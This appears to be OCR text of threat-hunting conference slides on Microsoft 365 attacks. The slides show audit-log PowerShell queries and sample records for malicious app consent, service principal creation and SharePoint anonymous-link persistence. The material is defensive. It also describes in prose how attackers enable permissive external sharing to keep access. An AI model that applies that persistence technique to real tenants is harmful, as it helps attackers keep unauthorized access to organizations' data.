               SystemsId":"b3d51fdb-2d3a-4266-9b7a-b4986aa1cc1c","IntraSystemId":"7b18d572-405e-4747-b738-aa591c730f1
               b","SupportTicketId":"","Target":[{"ID":"ServicePrincipal_ebb0f5c8-fb7f-494e-b956-fe5f1a3d9be5","Type"
               :2},{"ID":"ebb0f5c8-fb7f-494e-b956-fe5f1a3d9be5","Type":2},{"ID":"ServicePrincipal","Type":2},{"ID":"M
               alicious App","Type":1},{"ID":"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34","Type":2},{"ID":"b58caf7b-24a0-4c
               5b-a2d2-9c504e1c2b34","Type":4}],"TargetContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7"}
ResultIndex  : 2
ResultCount  : 3
Identity     : ccc33bd2-b046-4670-adef-a7e505fe09f7
IsValid      : True
ObjectState  : Unchanged
```


Operations : Consent to application.

Scope: User.Read Mail.ReadWrite

@Th1ruM | AVAR 2022

Hunting - Add Delegated Permission Grant - UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Add delegated permission grant' -startdate 2022-03-19 -enddate 2022-05-21
```




```
RunspaceId   : 7a68baad-216d-4520-a011-fec5ac6b8aec
RecordType   : AzureAct
CreationDate : 20/5/202
UserIds      : admin@threathunting.dev
Operations   : Add delegated permission grant.
AuditData    : {"CreationTime":"2022-05-20T02:06:02","Id":"eb6b5adb-4722-492f-98c2-366422a0788d","Operation":"Add
               delegated permission grant.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":8,"R
               esultStatus":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType":0,"Version":1
               ,"Workload":"AzureActiveDirectory","ObjectId":"https:\/\/canary.graph.microsoft.com\/;https:\/\/graph.
               microsoft.us\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-000000000000\/ags.windows.ne
               t;00000003-0000-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:\/\/graph.microsoft.
               com;https:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microsoft.com\/;https:\/\/d
               od-graph.microsoft.us","UserId":"admin@threathunting.dev","AzureActiveDirectoryEventType"
               :1,"ExtendedProperties":[{"Name":"additionalDetails","Value":"{\"User-Agent\":\"EvoSTS\",\"AppId\":\"0
               0000003-0000-0000-c000-000000000000\"}"},{"Name":"extendedAuditEventCategory","Value":"ServicePrincipa
               l"}],"ModifiedProperties":[{"Name":"DelegatedPermissionGrant.Scope","NewValue":"User.Read
               Mail.ReadWrite Mail.Send","OldValue":""},{"Name":"DelegatedPermissionGrant.ConsentType","NewValue":"Al
               lPrincipals","OldValue":""},{"Name":"ServicePrincipal.ObjectID","NewValue":"ebb0f5c8-fb7f-494e-b956-fe
               5f1a3d9be5","OldValue":""},{"Name":"ServicePrincipal.DisplayName","NewValue":"","OldValue":""},{"Name"
               :"ServicePrincipal.AppId","NewValue":"","OldValue":""},{"Name":"ServicePrincipal.Name","NewValue":"","
               OldValue":""},{"Name":"TargetId.ServicePrincipalNames","NewValue":"https:\/\/canary.graph.microsoft.co
               m\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-00000000
               0000;https:\/\/canary.graph.microsoft.com;https:
               \/\/graph.microsoft.com;https:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microso
               ft.com\/;https:\/\/dod-graph.microsoft.us","OldValue":""}],"Actor":[{"ID":"admin@threathunting
               .dev","Type":5},{"ID":"10032000C0A69155","Type":3},{"ID":"User_ce4d1c72-c88d-44e4-becc-4c84cd26f7
               78","Type":2},{"ID":"ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"User","Type":2}],"ActorCon
               textId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","InterSystemsId":"b3d51fdb-2d3a-4266-9b7a-b4986aa1cc1c"
               ,"IntraSystemId":"7b18d572-405e-4747-b738-aa591c730f1b","SupportTicketId":"","Target":[{"ID":"ServiceP
               rincipal_a9fca3c0-f600-4680-96bf-a02b9c1172e4","Type":2},{"ID":"a9fca3c0-f600-4680-96bf-a02b9c1172e4",
               "Type":2},{"ID":"ServicePrincipal","Type":2},{"ID":"Microsoft Graph","Type":1},{"ID":"00000003-0000-00
               00-c000-000000000000","Type":2},{"ID":"https:\/\/canary.graph.microsoft.com\/;https:\/\/graph.microsof
               t.us\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-000000000000\/ags.windows.net;000000
               03-0000-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:\/\/graph.microsoft.com;http
               s:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microsoft.com\/;https:\/\/dod-graph
               .microsoft.us","Type":4}],"TargetContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7"}
ResultIndex  : 2
ResultCount  : 3
Identity     : eb6b5adb-4722-492f-98c2-366422a0788d
IsValid      : True
ObjectState  : Unchanged
```

Hunting – Add Service Principal - UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Add Service principal' -startdate 2022-03-19 -
enddate 2022-05-21
```


```
RunspaceId   : 7a68baad-216d-4520-a011-fec5ac6b8aec
RecordType   : AzureActiveDirectory
CreationDate : 20/5/2022 2:28:12 am
UserIds      : admin@threathunting.dev
Operations   : Add service principal.
AuditData    : {"CreationTime":"2022-05-20T02:28:12","Id":"b529995e-82ea-4a59-a279-c04b2a194399","Operation":"Add
               service principal.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":8,"ResultStat
               us":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType":0,"Version":1,"Workloa
               d":"AzureActiveDirectory","ObjectId":"66acff1b-04aa-44e6-88ba-d2ed20cc201e","UserId":"admin@thiru
               2020.onmicrosoft.com","AzureActiveDirectoryEventType":1,"ExtendedProperties":[{"Name":"additionalDetai
               ls","Value":"{\"User-Agent\":\"EvoSTS\",\"AppId\":\"66acff1b-04aa-44e6-88ba-d2ed20cc201e\"}"},{"Name":
               "extendedAuditEventCategory","Value":"ServicePrincipal"}],"ModifiedProperties":[{"Name":"AccountEnable
               d","NewValue":"[\r\n  true\r\n]","OldValue":"[]"},{"Name":"AppAddress","NewValue":"[\r\n  {\r\n
               \"AddressType\": 0,\r\n    \"Address\": \"http:\/\/localhost\/auth-response\",\r\n
               \"ReplyAddressClientType\": 1,\r\n    \"ReplyAddressIndex\": null,\r\n    \"IsReplyAddressDefault\":
               false\r\n  }\r\n]","OldValue":"[]"},{"Name":"AppPrincipalId","NewValue":"[\r\n  \"66acff1b-04aa-44e6-8
               8ba-d2ed20cc201e\"\r\n]","OldValue":"[]"},{"Name":"DisplayName","NewValue":"[\r\n  \"Malicious
               Application\"\r\n]","OldValue":"[]"},{"Name":"ServicePrincipalName","NewValue":"[\r\n  \"66acff1b-04aa
               -44e6-88ba-d2ed20cc201e\"\r\n]","OldValue":"[]"},{"Name":"Credential","NewValue":"[\r\n  {\r\n
               \"CredentialType\": 2,\r\n    \"KeyStoreId\": \"291154f0-a9f5-45bb-87be-9c8ee5b6d62c\",\r\n
               \"KeyGroupId\": \"291154f0-a9f5-45bb-87be-9c8ee5b6d62c\"\r\n
               }\r\n]","OldValue":"[]"},{"Name":"Included Updated Properties","NewValue":"AccountEnabled,
               AppAddress, AppPrincipalId, DisplayName, ServicePrincipalName, Credential","OldValue":""},{"Name":"Tar
               getId.ServicePrincipalNames","NewValue":"66acff1b-04aa-44e6-88ba-d2ed20cc201e","OldValue":""}],"Actor"
               :[{"ID":"admin@threathunting.dev","Type":5},{"ID":"10032000C0A69155","Type":3},{"ID":"Use
               r_ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":
               2},{"ID":"User","Type":2}],"ActorContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","InterSystemsId":"e
               1432226-9dcc-4b50-bc18-4a1bf7d29602","IntraSystemId":"0599d1cd-8547-4929-a9c0-5e0f176d86c2","SupportTi
               cketId":"","Target":[{"ID":"ServicePrincipal_cd1e2493-3923-46c0-bb2a-17bdf1f2a011","Type":2},{"ID":"cd
               1e2493-3923-46c0-bb2a-17bdf1f2a011","Type":2},{"ID":"ServicePrincipal","Type":2},{"ID":"Malicious Appl
               ication","Type":1},{"ID":"66acff1b-04aa-44e6-88ba-d2ed20cc201e","Type":2},{"ID":"66acff1b-04aa-44e6-88
               ba-d2ed20cc201e","Type":4}]
ResultIndex  : 1
ResultCount  : 5
Identity     : b529995e-82ea-4a59-a279-c04b2a194399
IsValid      : True
ObjectState  : Unchanged
```

Operations : Add service principal.

{"ID":"ServicePrincipal","Type":2},{"ID":"Malicious Appl

Hunting – Add App Role Assignment to Service Principal - UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Add app role assignment to service principal' -
startdate 2022-03-19 -enddate 2022-07-31
```




Abusing SharePoint online

@Th1ruM | AVAR 2022


SharePoint Online – External Sharing


- SharePoint is a Web-based application used for collaboration and information exchange across an organization
- External sharing features let users share content with users outside the organization
- Most Permissive external sharing settings will allow any external users to access the shared link without require to sign-in



Abusing SharePoint Online – Persistent Access to the File/Folder

- After gaining privileges, Threat Actors can enable most permissive external settings and create anonymous share links for files/folders for persistence access
- Files/folders can be shared via an anonymous link where anyone with the link can view or edit the document and maintain access to the file/folders






Hunting – SharePoint External Sharing Settings - Configuration

List and review sharing settings configured in the SharePoint tenant

```
PS C:\> Get-SPOTenant | select-object SharingCapability

SharingCapability
-----------------
ExternalUserAndGuestSharing
```

List all the anonymous Links created in the tenant by running "Anyone Links" report in SharePoint Admin portal



Hunting – SharePoint External Sharing Settings - UAL

```
$logs = Search-UnifiedAuditLog -recordtype Sharepoint -operations SharingPolicyChanged -startdate 2022-07-30 -
enddate 2022-08-01
ForEach ($record in $logs){
    $AuditData = $record.AuditData | ConvertFrom-Json
    if ( $AuditData.ModifiedProperties | Where-Object {($_.NewValue -eq 'ExtranetWithShareByLink')})
   {$record}}
```


```
RunspaceId   : 6466efb0-f89a-477d-9dd4-24aada11275c
RecordType   : SharePoint
CreationDate : 31/7/2022 4:37:24 am
UserIds      : admin@threathunting.dev
Operations   : SharingPolicyChanged
AuditData    : {"AppAccessContext":{"AADSessionId":"b9cf0ba6-a0ea-4300-a914-3e3c45be1dba","CorrelationId":"834b56a0-0
               0f7-1000-75c0-eef706ecc9ad","UniqueTokenId":"no5cqjT6mESqujr4q_MrAA"},"CreationTime":"2022-07-31T04:37
               :24","Id":"b2ee8751-c7a1-4582-a21e-08da72ae5d37","Operation":"SharingPolicyChanged","OrganizationId":"
               3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":4,"UserKey":"i:0h.f|membership|10032000c0a69155@liv
               e.com","UserType":0,"Version":1,"Workload":"SharePoint","ClientIP":"151.192.155.237","ObjectId":"","Us
               erId":"admin@threathunting.dev","CorrelationId":"834b56a0-00f7-1000-75c0-eef706ecc9ad","E
               ventSource":"SharePoint","ItemType":"Tenant","UserAgent":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64)
               AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/103.0.0.0
               Safari\/537.36","ModifiedProperties":[{"Name":"personal CollabType
               setting","NewValue":"ExtranetWithShareByLink","OldValue":"ExtranetWithExistingShareByEmailUserOnly"}]}
ResultIndex  : 3
ResultCount  : 26
Identity     : b2ee8751-c7a1-4582-a2
IsValid      : True
ObjectState  : Unchanged
```

Operations : SharingPolicyChanged

,"NewValue":"ExtranetWithShareByLink"

Hunting – Anonymous Link Created/Updated - UAL


```
PS C:\>  Search-UnifiedAuditLog -recordtype SharePointSharingOperation -operations
'anonymouslinkcreated,anonymouslinkupdated' -startdate 2022-07-30 -enddate 2022-08-01
```




```
RunspaceId   : 6466efb0-f89a-477d-9dd4-24aada11275c
RecordType   : SharePointSharingOperation
CreationDate : 31/7/2022 2:29:23 am
UserIds      : admin@threathunting.dev
Operations   : AnonymousLinkCreated
AuditData    : {"AppAccessContext":{"AADSessionId":"a4cdc6bf-d929-4954-8e51-04ce9850de90","CorrelationId":"304456a0-d
               0a8-1000-6c93-5d4262bc86ad","UniqueTokenId":"bTzOPDAwhU-cs57fmIIwAA"},"CreationTime":"2022-07-31T02:29
               :23","Id":"730158b2-3545-4057-976f-08da729c7b88","Operation":"AnonymousLinkCreated","OrganizationId":"
               3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":14,"UserKey":"i:0h.f|membership|10032000c0a69155@li
               ve.com","UserType":0,"Version":1,"Workload":"SharePoint","ClientIP":"151.192.155.237","ObjectId":"http
               s:\/\/threathunting.sharepoint.com\/Shared Documents\/Document.docx","UserId":"admin@threathunting.dev",
               "CorrelationId":"304456a0-d0a8-1000-6c93-5d4262bc86ad","EventSource":"SharePoint","ItemType
               10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36 ; WebId : b
               78195ae-ed84-4aab-855a-80f9f2a7cac8","EventData":"<Type>Edit<\/Type><MembersCanShareApplied>False<\/Me
               mbersCanShareApplied>","SourceFileExtension":"docx","UniqueSharingId":"e30a2e62-55dc-43e0-b8e0-c3583e8
               aa0c0","SiteUrl":"https:\/\/threathunting.sharepoint.com","SourceFileName":"Document.docx","SourceRelative
               Url":"Shared Documents\/Document.docx"}
ResultIndex  : 12
ResultCount  : 12
Identity     : 730158b2-3545-4057-976f-08da729c7b88
IsValid      : True
ObjectState  : Unchanged
```

